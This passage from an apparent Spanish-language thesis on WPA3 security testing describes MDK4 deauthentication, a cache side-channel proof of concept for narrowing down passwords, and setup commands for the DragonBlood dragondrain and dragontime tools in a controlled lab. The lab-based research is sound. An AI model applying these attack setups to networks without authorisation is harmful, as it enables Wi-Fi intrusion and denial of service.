- Desconectar todo (también conocido como AMOK-MODE) con paquetes de desautenticación y disociación.
- Denegación de servicio WPA TKIP.
- Confusión de WDS - Cierra instalaciones multiAP a gran escala.

MDK4 es utilizando en este trabajo para generar ataques de desautenticación para llevar a cabo el ataque de downgrade del modo transición simultáneamente, esta herramienta ya viene integrada en la distribución de Kali Linux por lo que no es necesario de instalar (*Mdk4 | Kali Linux Tools*, 2022).

5.1.1.9 Python

Python es un lenguaje de programación muy utilizado en varios ámbitos de investigación uno de estos es la seguridad informática, incluyendo la auditoría de redes inalámbricas. Python ofrece una gama variada de características y bibliotecas que facilitan la implementación de herramientas y scripts para analizar y evaluar la seguridad de redes inalámbricas.

Una de las ventajas de Python es su simplicidad y legibilidad de código, lo que permite escribir scripts más rápidamente y con mayor claridad. Python ofrece varias bibliotecas estadísticas que permiten realizar análisis estadístico no paramétrico, en este trabajo se utiliza ANOVA unilateral. Estas bibliotecas como SciPy y Statsmodels, tiene funciones y métodos que facilitan la realización de análisis estadísticos complejos como los que se requieren para el análisis de las filtraciones de tiempo en los ataques de canal lateral basados en tiempo de este trabajo. Además, Python también cuenta con bibliotecas para el análisis de datos y la visualización, como Pandas y Matplotlib, que pueden usarse en conjunto con las bibliotecas estadísticas para poder graficar los resultados y realizar un análisis más completo(Lopez, 2015).

Para realizar un análisis de ANOVA unilateral en distribuciones estadísticas no paramétricas utilizando Python, se puede seguir una guía paso a paso. En primer lugar, se debe preparar y organizar los datos en un formato adecuado, utilizando estructuras de datos como

DataFrames en Pandas. A continuación, se puede utilizar la función f_oneway() de la biblioteca SciPy para realizar el ANOVA. Esta función calcula la estadística F y el valor p correspondiente, que indican si existe una diferencia significativa entre los grupos analizados. (pythonfordatascience, 2018)

Una vez realizado el análisis de ANOVA unilateral, es importante interpretar y visualizar los resultados. La interpretación se basa en el valor p obtenido, que indica la probabilidad de obtener una diferencia entre los grupos tan grande como la observada, si la hipótesis nula de igualdad de medios es cierta. Si el valor p es menor que un umbral predefinido (por ejemplo, α=0,05[12]), se puede concluir que existe una diferencia significativa entre al menos dos de los grupos analizados. Para visualizar los resultados, se pueden utilizar gráficos como diagramas de caja o gráficos de dispersión para comparar las distribuciones de los grupos. Estas herramientas permiten una mejor comprensión de los patrones y diferencias en los datos analizados (cienciadedatos.net, 2023).

Además, cabe decir que se realizaron diferentes scripts utilizando pruebas estadísticas más confiables para constatar los resultados de la prueba ANOVA unilateral, utilizando las pruebas estadísticas; prueba de caja de Crosby, signos de Wilcoxon, prueba t muestras emparejadas que es la mejor para detectar diferencias en los tiempos de respuesta de servidores de acuerdo a los resultados de Kario & RedHat (2023).

5.1.1.10 Docker

Docker es una plataforma de código abierto que permite a los desarrolladores crear, implementar, ejecutar, actualizar y administrar contenedores (componentes ejecutables estandarizados que vinculan el código fuente de la aplicación con las bibliotecas del sistema operativo (SO) necesarias para ejecutar ese código) en cualquier entorno combinado con dependencias (Técnicas de Hacking – THW, 2023).

Docker se ha convertido en una herramienta valiosa para realizar pruebas de penetración de redes inalámbricas debido a sus numerosas ventajas. Uno de los beneficios clave es la capacidad de probar rápidamente el software y los sistemas operativos. Docker permite a

[12] alfa (α) es el nivel de significación que se elige antes de realizar la prueba, y representa la probabilidad máxima de cometer un error de tipo I, es decir, rechazar la hipótesis nula cuando es verdadera. El valor p es la probabilidad de obtener los resultados observados o más extremos si la hipótesis nula es verdadera. Si el valor p es menor que el alfa, se rechaza la hipótesis nula y se concluye que hay una diferencia significativa entre las muestras. Si el valor p es mayor que el alfa, no se rechaza la hipótesis nula y no se puede afirmar que haya una diferencia significativa entre las muestras.

los evaluadores configurar y ejecutar fácilmente diferentes configuraciones de software y sistemas operativos en contenedores aislados, lo que proporciona un entorno de prueba optimizado. Esto elimina la necesidad de procesos de instalación y configuración manuales, ahorrando tiempo y esfuerzo. Además, Docker simplifica el proceso de configuración al proporcionar imágenes y contenedores prediseñados que se pueden implementar fácilmente con fines de prueba. Esto da como resultado un entorno de prueba más limpio y eficiente, ya que los evaluadores pueden concentrarse en la prueba de penetración real en lugar de lidiar con procedimientos de configuración complejos (Técnicas de Hacking – THW, 2023).

Además, Docker reduce los requisitos de procesamiento en el sistema, lo que lo hace más eficiente en cuanto a recursos para realizar pruebas de penetración de redes inalámbricas. Al ejecutar pruebas dentro de contenedores aislados, Docker permite a los evaluadores asignar recursos específicos a cada contenedor, lo que garantiza un rendimiento óptimo y minimiza el impacto en el sistema general (Técnicas de Hacking – THW, 2023).

Para instalar Docker en una distribución de Linux o Windows se puede referenciar al siguiente enlace: https://docs.docker.com/engine/install/

5.1.1.11 Poc_iwd (Prueba de Concepto_iwd)

Esta es una herramienta que fue desarrollada por (Almeida et al., 2020) como prueba de concepto de un trabajo que fue expuesto en la *Computer Security Applications Conference* (ACSAC) del año 2020, a esta herramienta se le realizaron leves modificaciones a nivel de código para poder utilizarlo en un entorno real controlado, debido que la herramienta que proveen los investigadores es una Prueba de Concepto (PoC) en un entorno totalmente virtualizado.

Esta herramienta está diseñada para que funcione en un contenedor el cual está construida partir de una imagen de una distribución Fedora 31, las herramientas necesitan de algunas librerías por lo que es más cómodo cargar todo desde una imagen de Docker la cual automatiza la instalación de las herramientas de la PoC. Esta PoC está diseñada para atacar el demonio de conexión Intel Wireless Daemon (iwd), por lo tanto, este demonio se utilizará para realizar la conexión Wi-Fi con el AP.

El PoC tiene varias herramientas las cuales se pueden utilizar conjuntamente o por separado, las cuales son las siguientes tomadas de (Almeida, 2020) :

- **spy_process:** permite monitorear el acceso a algunas líneas de memoria específicas y realizar un ataque de degradación del rendimiento (usando la implementación de Mastik[13]). El espía recopila cierta información (a qué línea de memoria se accede y el tiempo entre dos accesos) en un archivo (ver data/results/res_traces/). Se espera que este binario se ejecute en segundo plano cuando iwd se conecta al punto de acceso.
- **trace_parser.py:** es un script que toma la salida del espía, la analiza y devuelve la iteración más probable en la que se convirtió la contraseña. Si el resultado es incierto, se ignora el seguimiento.
- **dict_reducer:** toma un diccionario de contraseñas y la salida de trace_parser, y elimina todas las contraseñas del diccionario que no se ajustan a los rastros. Los atacantes pueden usarlo sin conexión, después de obtener el resultado del proceso de espionaje.
- **simulation.sh:** es el núcleo del PoC, reuniendo los elementos anteriores para simular todo el ataque usando una línea de comando simple. Crea interfaces virtuales y ejecuta hostap (como AP) e iwd (como cliente). A continuación, alterna entre diferentes conexiones por parte del cliente con una contraseña dada, con spy_process ejecutándose en segundo plano. trace_parser procesa los datos espiados resultantes para obtener la iteración más probable para cada pareja de direcciones MAC. Usando los rastros analizados, llama al reductor del diccionario para eliminar todas las contraseñas que producen un número de iteración diferente para las direcciones MAC dadas.

Para configurar el entorno de prueba, se debe compilar el contenedor (solo una vez) ejecutando el siguiente comando en bash, en este directorio:

$ sudo docker build --rm -t poc_iwd .

Luego, para ingresar al entorno de prueba, se debe ejecutar el siguiente comando:

$ sudo docker run --privileged --net=host -it poc_iwd

Cabe destacar que se realizaron algunas modificaciones en el script simulation.sh los cuales se evidencian en el apartado 5.2.5.5.

[13] Mastik es un conjunto de herramientas para realizar ataques de canal lateral en sistemas micro arquitectónicos, entre las diferentes técnicas que proporciona está el ataque Flush&Reload y el ataque de degradación de rendimiento (PDA), la documentación se puede ver en el siguiente enlace: https://cs.adelaide.edu.au/~yval/Mastik/

5.1.2 Hardware

5.1.2.1 Router Inalámbrico

Los dispositivos encargados de anunciar la red inalámbrica a la cual se realizará la evaluación de seguridad son los AP. El equipo debe ser compatible con el estándar WPA3 Personal, el cual será el protocolo de seguridad objetivo a evaluar. Además, el router que se utilizará debe ser compatible con la última tecnología del mercado WiFi 6 o IEEE 802.11ax.

Por otro lado, otro aspecto importante es el rango de cobertura de la red inalámbrica, por lo que es importante elegir un dispositivo que sea capaz de cubrir un área considerable como para un entorno doméstico o de oficina pequeña. Se debe considerar de la misma forma el precio del dispositivo según sus características ya que es un aspecto importante para una red de bajo presupuesto, pero de prestaciones apropiadas para el caso de estudio.

Se tomaron en consideración otras características que se pueden evidenciar a continuación (Ver **Tabla 14**).


Tabla 14.
Análisis de factibilidad de Routers para redes domésticas o de oficinas pequeñas

Consideraciones	**Descripción**	**D-Link Ax1500**	**Huawei Wifi 6 Plus Ax3**	**Tp-link Archer Ax53**	**Synology RT6600ax**	**Xiaomi Mi Router Ax1800**
Soporte IEEE 802.11ax	Soporta WiFi 6	✓	✓	✓	✓	✓
Soporte de WP3	Soporta el protocolo de seguridad WPA3	✓	✗	✓	✓	✓
Área de Cobertura	Área considerablemente grande de cobertura.	✓	✓	✓	✓	✓
Velocidad de transmisión de datos	Velocidad de transferencia (>1200 Mbps) de datos máxima en	✗	✓	✓	✓	✓
Memoria RAM	Almacenamiento de memoria RAM.		✗	✓	✓	✗
Compatibilidad con App Móvil	Soporte para IOS y Android.	✗	✓	✓	✓	✗
Tecnología MU-MIMO	Capacidad de 4 antenas mínimo.	✓	✓	✓	✓	✓
Home Shield	Protege a los dispositivos Wi-Fi de nuevas amenazas	✗	✗	✓	✗	✗
Firewall	Capacidad de configurar Firewall para más seguridad.	✓	✓	✓	✓	✓
CPU	Capacidad de procesamiento (> 700 MHz).	✓	✓	✓	✓	✓

Beamforming	Capacidad de direccionar la señal al dispositivo.	✓	✗	✓	✓	✗
WiFi Mesh	Compatible para enlazarse con otros routers para formar una topología malla.	✓	✗	✓	✓	✓
Soporte de Firmware	Capacidad de actualizar el firmware del router para mejorar la eficiencia.	✓	✗	✓	✓	✗
Disponibilidad	Está disponible en el país para su fácil adquisición.	✗	✓	✓	✗	✓
Precio (USD)	Precio del router en el país (<$ 80)	✓ ($45)	✗ ($100)	✓ ($80)	✗ ($100)	✓ ($85)
Total, de consideraciones cumplidas		10	8	15	12	10

Nota: El visto azul significa que cumple con la consideración y la x quiere decir que no cumple con la consideración Elaborada por el autor.

Figura 29.
Selección del Router Doméstico para ser evaluado con los ataques hacia WPA3



Elaborado por el autor.

En base a el análisis anterior se decidió utilizar el router Tp-link Ax53 por sus prestaciones óptimas para el entorno doméstico y de oficinas pequeñas. Su disponibilidad en el país es algo muy importante para su adquisición y su valor económico calidad precio. Además, su capacidad de procesamiento es aceptable contando con un procesador Dual-core de 1,5 GHz, que, si bien no es tan potente como los equipos mencionados en la tabla, sería interesante comprobar si es susceptible a ataques DoS.

Figura 30.
Tp-Link Archer Ax53

Tomado de tp-link.com

5.1.2.2 Tarjeta de red Inalámbrica Externa

Las tarjetas de red inalámbrica en la actualidad vienen implementadas en la mayoría de laptops que se encuentran en el mercado. El inconveniente es que estas no vienen con la función en modo monitor o modo promiscuo para realizar el monitoreo e inyección de paquetes.

Para este trabajo se requiere de una tarjeta inalámbrica que tenga un chipset Atheros como requisito principal, debido a que, las herramientas de DragonBlood utilizan un módulo kernel diseñado para este chipset específicamente. La disponibilidad de este tipo de tarjetas de red inalámbricas en el país es escasa. Otra consideración es la compatibilidad con el sistema operativo elegido en este caso Kali Linux, por otro lado, el precio de esta herramienta es importante. Las consideraciones correspondientes se pueden observar en la **Tabla 15**.


Tabla 15.
Características de Tarjetas de red Inalámbricas

Características Técnicas	Consideraciones	Alfa AWUS036NHA	Alfa AWUS1900	P-LINK TLWN722N	PartEGG
Compatibilidad con Kali Linux	Sea compatible con el S.O que se utilizara.	✓	✓	✓	✓
Chipset	Que utilice el chipset Atheros AR9271	✓	✗	✗	✓
Tipo de Antena	Antena para 2,4 GHz y conector SMA.	✓	✓	✓	✓
Ganancia	Ganancia de la antena (≥3dBi)	✓	✓	✓	✓
Drivers	Soporte de Drivers por parte del chipset.	✓	✓	✗	✓
Versión de Wi-Fi soportada	Soporte mínimo 802.11b/g/n	✓	✓	✗	✓
Compatibilidad de seguridad	Soporte de seguridad con WEP, WPA, WPA2,WPA-	✓	✓	✓	✓

	PSK,WPA2-PSK mínimo				
Modulación	Que soporte como mínimo BPSK, QPSK, CCK y OFDM	✓	✓	✓	✓
Bandas de Frecuencia	Opere en la banda de 2,4 GHz	✓	✓	✓	✓
Interfaz de salida	Interfaz para conectar con la computadora sea USB 2.0 o mayor.	✓	✓	✓	✓
Disponibilidad en Ecuador	Disponible en tiendas del país para su fácil adquisición.	✓	✓	✓	✓
Precio (USD)	Costo de la tarjeta en el país (<$40)	✗ ($85)	✗ ($125)	✓ ($20)	✓ ($35)
Total, de características cumplidas		11	10	9	12

Nota: El visto azul significa que cumple con la consideración y la x quiere decir que cumple con la consideración. Elaborado por el autor.

Figura 31.
Selección de la Tarjeta de Red inalámbrica para realizar los ataques



Elaborado por el autor.

Según el análisis de la **Tabla 15** se puede ver que la tarjeta con una mejor calidad-precio es la Tp-Link, sin embargo, solo la versión 1 tiene el chipset Atheros esta versión ya no se encuentra disponible en el mercado actualmente se dejó de fabricar en el año 2019, por lo tanto, se optó por utilizar la tarjeta de red inalámbrica "PartEGG" cumpliendo con todos las consideraciones planteadas en la tabla 18 , siendo la opción más factible económicamente y otro factor importante su disponibilidad en el país.

Por otro lado, su característica más relevante para este trabajo es que contiene el chipset AR9271 el cual es compatible con el módulo de kernel *ath-masker* para poder utilizar las herramientas de DragonBlood, más concretamente, con las herramientas dragondrain, dragontime, las cuales son herramientas imprescindibles para realizar los ataques. Otra consideración importante, es que soporta el modo maestro que permite crear un AP para realizar ataques de gemelo Maligno, el cual será de ayuda al momento de aprovechar las vulnerabilidades de *downgrade* del modo transición de WPA3.

Figura 32.
Tarjeta de Red Inalámbrica PartEGG

Mercadolibre.com.ec

5.1.2.3 Máquina Atacante

Para realizar los ataques se utilizará una laptop ASUS TUF F15 DASH con hardware de gama media alta. Sus características de hardware importantes para realizar los ataques son las siguientes:

Figura 33.
Máquina atacante ASUS TUF DASH F15

gizcomputer.com

Tabla 16.
Características técnicas de laptop ASUS TUF D15 DASH

Sistema operativo	Windows 10 Home
Procesador	Procesador Intel® Core™ i7-11370H 3.3 GHz, 4 núcleos (12M de caché, hasta 4.8GHz)
Gráficos	NVIDIA® GeForce RTX™ 3060 Laptop GPU, Con ROG Boost hasta 1525MHz a 80W (85W con Dynamic Boost), GDDR6 de 6 GB
Memoria	DDR4 de 8 GB en placa, 8 GB DDR4 SO-DIMM
Redes y comunicaciones	Wi-Fi 6(802.11ax)

Tomado de gizcomputer.com

Cabe decir que, se instalará en Dual Boot el sistema operativo de Kali Linux para aprovechar todo el hardware de la laptop. El disco sólido que se utilizó es el WD Blue de 500GB con capacidad de escritura y lectura de 3500 MB/s. No se realizó una comparativa con otros discos sólidos ya que esto no sería muy relevante para realizar los ataques.

5.1.2.4 Clientes

La STAs planteadas principalmente para este proyecto se tiene contemplado que sea un dispositivo móvil, el dispositivo móvil tiene soporte para redes WPA3 ya que cuenta con IOS 15.5. Además, se utilizará un móvil que no tiene soporte para WPA3, este dispositivo será un iPhone 6 con IOS 12.5.6, con el propósito de probar el modo transición de WPA3. Para realizar el ataque de canal lateral en caché se utilizara la misma laptop para recrear el entorno


controlado, puesto que , los ataques basados en caché no se pueden realizar en IOS debido a su seguridad en cuanto la instalación de aplicaciones externas, además, en el trabajo de DragonBlood solo se enfoca el ataque para realizar en procesadores x86 Intel que por lo general son computadoras y no hay información certera para procesadores ARM.

5.2 Pruebas en Entorno Controlado

5.2.1 Definición del entorno controlado

Para poder realizar la evaluación de las vulnerabilidades del protocolo WPA3 se diseñará una red inalámbrica de área local (Wi-Fi), ya que no se puede realizar los ataques en una red inalámbrica existente ya que se estaría cometiendo un ciberdelito al atentar con la seguridad de una red Wi-Fi. Para poder realizar esto se tiene que tener un acuerdo legal con el propietario de la red para llevar a cabo una auditoría de la red inalámbrica, pero todo con fines éticos, es decir, identificar las falencias de seguridad y realizar un informe con las respectivas vulnerabilidades. Debido a esto, se tiene la necesidad de implementar una red inalámbrica doméstica básica con: un router inalámbrico para que se encargue de interconectar los diferentes dispositivos clientes con internet, los clientes de la red Wi-Fi, y el dispositivo atacante de la red cómo se ilustra en la **Figura 34**.

Figura 34.
Esquema de Red Wi-Fi Doméstica y de Oficina pequeña para realizar los ataques.




Elaborado por el autor.

5.2.2 Configuración del Router Tp-Link ax53

Primeramente, se empezará por la configuración del Router TP-Link ax53 (Ver ***Figura 35***). Para poder configurar el router se tiene que seguir los siguientes pasos:

1. Conectar el puerto WAN del Router Tp-Link al proveedor de servicios de internet.
2. Ingresar en el navegador la dirección IP: 192.168.0.1 para ingresar a la puerta de enlace del Router y proceder con la configuración.
3. Configurar parámetros esenciales como nombre de Red y contraseña (se dejó con la configuración de SSID y Contraseña por defecto ya que según las especificaciones de WPA3 SAE su capacidad de evitar ataques de diccionario lo hace más complicado desde el punto de vista del atacante)
4. Configuramos el router con algunas funciones del estándar IEEE 802.11ax como lo es OFDMA y TWT para mejor rendimiento del dispositivo ya que estas vienen deshabilitadas por defecto.

Figura 35.
Configuración de red Wi-Fi en la banda de 2,4 GHz



Elaborado por el autor

5. Habilitamos la red de 2,4 GHz ya que es con la banda que vamos a trabajar en este proyecto, la banda de 5 GHz se podría utilizar para tener mayor velocidad de transferencia de datos, pero como este trabajo se centra netamente en la seguridad no se lo tomara en cuenta.

6. También hay que habilitar el protocolo WPA3 en la configuración del router, ya que por defecto viene con WPA/WPA2..

Por otro lado, la versión del firmware del router es de vital importancia, ya que, en cada actualización de firmware se mejoran los sistemas de seguridad y errores. Sin embargo, algunas actualizaciones empeoran el rendimiento del dispositivo , debido a un procedimiento erróneo de actualización , por lo que algunos usuarios deciden no actualizar sus equipos. Se tomará en cuenta inicialmente el firmware V 1.0.1 build 20210910 que es el de fábrica y posteriormente se realizará una actualización de firmware para ver sus mejoras en cuanto a seguridad. Además, es importante conocer que la actualización de firmware a partir de la V1.1.0 ya no es reversible, es decir, ya no se podrá bajar a una versión de firmware anterior, esto con el fin de corregir errores de rendimiento y seguridad. Por lo que se comprobó los ataques con los dos firmwares; el de fábrica y el más actual. En este caso se actualizó a la V1.2.2 build 20230627.

5.2.3 Configuración del sistema operativo de la máquina atacante

Para empezar, se tiene que instalar el sistema operativo con el cual se realizaran los correspondientes ataques. El sistema operativo Kali Linux ya viene con una extensa lista de herramientas de hacking instaladas, pero siempre cuando se instala por primera vez el S.O, e incluso cada vez que se inicia el S.O, es recomendable actualizar las librerías nuevas ya que esta distribución de Linux está en constante actualización de librerías y también de nuevas versiones de kernel de la distribución que se está utilizando. Para actualizar el sistema operativo se utiliza los siguientes comandos:

sudo apt-get update

sudo apt-get upgrade -y

De igual forma es importante instalar las cabeceras del kernel, ya que si no se realiza esto podrían incurrir en errores de compilación de las herramientas a utilizar. El comando para instalar las cabeceras de Linux es el siguiente:

sudo apt install linux-headers-$(uname -r)

Por otro lado, se necesitará de otras dependencias para compilar e instalar nuevos paquetes, por lo que se tendrá que utilizar el siguiente comando:

sudo apt install build-essential

5.2.4 Agregar Herramientas Dragondrain y Dragontime a Kali Linux

Las herramientas de dragondrain y dragontime están cargadas en un repositorio en Github, por parte de los investigadores Vanhoef & Ronen (2020), estas herramientas son agregadas a la suite Aircrack-ng experimentalmente como ya se mencionó anteriormente. Es una modificación de esta suite, para poder utilizar estas herramientas en Kali Linux se tiene que clonar el repositorio con el siguiente comando:

1. Primeramente, es recomendable entrar en modo root para tener todos los privilegios con el comando:

sudo su → ingresar la contraseña de usuario

2. Clonar el repositorio de GitHub con la librería git :

git clone https://github.com/vanhoefm/dragondrain-and-time

3. Posteriormente se tiene que actualizar e instalar las librerías y herramientas de Linux requeridas para poder utilizar las herramientas de DragonBlood para esto se utiliza:

apt-get update

apt-get install autoconf automake libtool shtool libssl-dev pkg-config

4. Para poder compilar las herramientas tenemos que ingresar a la carpeta clonada del repositorio y ejecutar los siguientes comandos:


autoreconf -i

./configure –with-experimental –with-ext-scripts

make

Cabe decir que existía un error en la compilación en el momento de compilar las herramientas con el comando make (ver **Figura 36**).En la línea de comando donde se explicaba el error se decía que había conflicto debido a la actualización de la versión 10 de GCC, ya que el valor por defecto de la opción *-fcommon* se cambia por *-fno-common* lo cual conduce a errores de compilación , por lo tanto, se dio un conflicto con la librería *radiotap-library*, ya que se debería utilizar *__attribute__((__packed__))* en lugar de __packed, haciendo esta sustitución se soluciona el error de compilación de las herramientas, cabe decir, que se tiene que ingresar en el directorio */src/aircrack-osdep/radiotap* del repositorio cargado en el archivo *radiotap.h* en la línea de comando 42. Los comandos son los siguientes:

Figura 36.
Error de compilación de las herramientas de DragonBlood.



Elaborado por el autor.

cd src/aircrack-osdep/radiotap

nano radiotap.h

5. Teniendo compilada la suite de aircrack-ng experimental para utilizar las herramientas de Dragonblood se tiene que cargar el módulo kernel *ath-masker* para la tarjeta de red inalámbrica con chipset AR9271, esto con el fin de poder reconocer las tramas enviadas a direcciones MAC falsas, ya que esta funcionalidad solo se ha implementado en NIC's Atheros. Para instalar este módulo tenemos que clonar el repositorio de GitHub con:

git clone https://github.com/vanhoefm/ath_masker

6. Instalar el módulo dkms del repositorio, para esto primeramente tenemos que instalar la librería dkms, para posteriormente cargar el módulo ath_masker, esto se realizará con los siguientes comandos:

apt-get install dkms -y

./load

7. Al momento de cargar el módulo, la terminal nos muestra un error en el archivo .c del módulo kernel. El cual se puede solucionar haciendo caso omiso a la línea de código que llama la función *handler_fault* la cual se utiliza en caso de que falle algún proceso en las funciones para falsificar las tramas de autenticación.

Figura 37.
Error de compilación de módulo Kernel Ath_Masker

Elaborado por el autor.

8. Para constatar que el módulo ha sido compilado correctamente utilizamos el comando:

lsmod | grep ath

Figura 38.
Comprobación de modulo kernel cargado

Elaborado por el autor.

5.2.5 Ataques experimentales

